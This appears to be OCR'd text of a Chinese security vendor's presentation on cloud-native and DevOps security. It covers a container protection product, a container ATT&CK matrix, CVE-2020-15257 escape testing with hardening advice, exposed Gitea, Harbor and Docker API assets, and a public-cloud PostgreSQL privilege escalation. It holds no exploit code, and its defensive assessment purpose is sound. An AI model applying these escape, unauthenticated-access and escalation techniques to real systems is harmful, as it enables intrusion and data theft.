  - 镜像安全
  - 镜像仓库安全
- CSPM
  - 资产可视化
  - 安全风险可视化
  - 基础设施合规
- CWPP
  - 网络防护
  - 主机安全
  - 微服务/API安全
  - 运行时安全
- CNWS
  - 容器微隔离
  - 2-7层防火墙

DevSecOps

绿盟云原生容器安全检测平台CNSP

基于 DevSecOps 理念并融合容器编排技术，提供容器在构建、部署和运行全生命周期的安全防护。从容器镜像、容器编排环境、容器运行时不同阶段进行风险监测和阻断，采用非入侵式快速交付，利用容器编排技术构建弹性可灵活扩展的产品形态，为客户提供安全稳定的云原生应用环境，同时提供全能力可运营的容器安全赋能体验。



产品镜像式敏捷交付

安全容器采用容器镜像交付，依托编排工具部署到宿主机上，无需操作系统进行安装适配，能快速部署上线，实现容器全生命周期防护。

业务弹性扩容后自动覆盖

安全容器周期性检测宿主机上容器运行状态，能根据容器的数量变化，自动覆盖检测的范围，从而自适应客户业务变化，贴近客户业务。

云原生自动化渗透测试

传统渗透测试价格高、周期长已无法满足客户快速上线和大范围渗透的需求。通过集成云原生渗透测试能力快速进行微服务及API检测，节省预算和时间的同时可有效发掘资产高频高危漏洞，保障业务系统安全稳定运行。

云端威胁情报数据共享

通过与绿盟云端威胁情报联动，共享云端情报数据，针对镜像中的恶意文件进行检测、告警，增强容器的安全防护能力。

云原生安全态势评估CNBAS：风险+成熟度

云原生环境安全评估

针对云原生环境进行安全评估，并给出安全建议和安全评分

- 真实攻击模拟
- 持续攻击
- 修复建议
- 安全评分

初始访问	执行	持久化	权限提升	防御绕过	获取凭证	发现	横向移动	收集	危害
外部远程服务	部署容器	植入内部镜像	通过漏洞利用实现权限提升	部署容器	不安全凭据	容器网络扫描	窃取凭证		破坏系统及数据
有效账户	计划任务/容器编排任务	部署后门容器	计划任务/容器编排任务	损害防御	恶意准入控制器	权限组发现	访问云资源		拒绝服务
用户执行/恶意镜像	用户执行/恶意镜像	有效账户	有效账户	清除入侵痕迹		云厂商服务	集群中的网络和服务		
利用对外开放的应用程序	容器管理命令	外部远程服务	逃逸到宿主机	在主机上构建镜像	暴力破解	容器和资源发现	逃逸到宿主机	私有镜像	资源劫持
	外部远程服务	计划任务/容器编排任务		有效账户					
	利用对外开放的应用程序	恶意准入控制器		伪装		镜像仓库			
	云厂商服务	逃逸到宿主机		通过代理访问					
		Webshell							

云原生 ATT&CK

云原安全平台能力评估

针对云原生安全平台能力进行安全评估，并给出安全建议和安全评分

- 真实攻击模拟
- 持续攻击
- 修复建议
- 安全评分

云原生安全成熟度模型

- 执行结果验证：可以利用Coogo，逃逸到宿主机后查看宿主机的信息来校验；
- 安全能力验证：CNSP查询入侵检测事件是否有对应的事件产生
- 结论建议：

逃逸失败；
建议：**目标环境不存在CVE-2020-15257漏洞可利用途径，安全加固是有效的，建议继续保持系统组件最新状态；**


逃逸成功，N分钟内（时间需要再次和产品对称）没有产生对应的事件；
建议：**标环境存在CVE-2020-15257漏洞可利用途径，【安全加固】建议加固基础环境，升级Containerd到1.4.2以上版本，【入侵检测】建议及时补充安全产品CVE-2020-15257漏洞检测规则；**

逃逸成功，N分钟内（时间需要再次和产品对称）产生了对应的事件；
建议：**目标环境存在CVE-2020-15257漏洞可利用途径，【安全加固存在风险，但针对逃逸的入侵检测是有效的】，建议加固基础环境，升级Containerd到1.4.2以上版本；**


2 DevOps云上风险发现与治理

DevOps组件风险测绘

利用网络空间测绘技术，寻找组织云上服务配置、供应链组件等存在安全风险，发现其资产的攻击面（云上服务、DevOps组件、云上数据），发现实现云上风险可视化。




DevOps组件全生命周期风险管理




云上风险测绘专题

编码/Gitea:代码仓库泄露大量敏感数据



暴露资产1.6W




暴露仓库数量3W

敏感配置泄露

数据库配置泄露（钥匙放在大门口）

代码仓库数据库泄露：包含用户名密码登信息，
可以实现登录Gitea 仓库，修改源代码。




关键业务数据，导致用户信息泄露


责任主体识别

构建/Harbor漏洞导致镜像及详细信息泄露


该漏洞导致harbor 2.5.3以下版本存在未授权漏洞（CVE-2022-46463），镜像仓库及详细信息泄露（包括拉取链接、配置信息、构建信息）




暴露资产1.6W




脆弱性分布情况



泄露的镜像详细信息




泄露的项目及仓库信息




泄露的镜像


部署/Docker API服务未授权对外暴露




暴露资产数量228



存在未授权资产数量47



运行镜像以及容器泄露
包含关键敏感内容



```
server {
        listen 80;
        #SSL 访问端口号为 443
        listen 443 ssl;
        #填写绑定证书的域名
        server_name
        #证书文件名称
        ssl_certificate /etc/nginx/conf.d/cert/
        #私钥文件名称
        ssl_certificate_key /etc/nginx/conf.d/cert/
        ssl_session_timeout 5m;
        #请按照以下协议配置
        ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
        #请按照以下套件配置，配置加密套件，写法遵循 openssl 标准，
        ssl_ciphers ECDHE-RSA-AES128-GCM-SHA256:HIGH:!aNULL:!MD5:!RC4:!DHE;
        ssl_prefer_server_ciphers on;
        # web
        location / {
                root /usr/share/nginx/sys;
                index index.html;
        }

        location /mall {
                alias /usr/share/nginx/mall;
                index index.html;
        }
        # 反向代理 小程序接口
        location /mall-admin/ {
                proxy_pass http://
        }
        location /mall-search/ {
                proxy_pass http://
        }
        location /mall-portal/ {
                proxy_pass http://
        }
        location /ywjkgl/ {
                proxy_pass http://
```


nginx关键配置信息

HTTPS证书泄露

泄露主体识别


95%的云安全事故都是用户的错?

那剩下5%呢?



我们发现公有云服务商的一些问题


- 某公有云Postgresql产品错误的权限配置，导致恶意用户可以提权为超级用户，进而利用dll注入获取命令执行能力；
- 某公有云在销毁和创建cloud shell时，错误的模板配置泄露了一个其账号的信息；



某公有云 Postgresql 提权

rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	
azure_superuser	[v]	[v]	[v]	[v]	
pg_signal_backend	[ ]	[v]	[ ]	[ ]	
pg_read_server_files	[ ]	[v]	[ ]	[ ]	
pg_write_server_files	[ ]	[v]	[ ]	[ ]	
pg_execute_server_program	[ ]	[v]	[ ]	[ ]	
pg_read_all_stats	[ ]	[v]	[ ]	[ ]	
pg_monitor	[ ]	[v]	[ ]	[ ]	
testtianma	[v]	[v]	[v]	[v]	
pg_read_all_settings	[ ]	[v]	[ ]	[ ]	
pg_stat_scan_tables	[ ]	[v]	[ ]	[ ]	
azure_pg_admin	[ ]	[v]	[ ]	[ ]	

某公有云Postgresql 执行命令回显



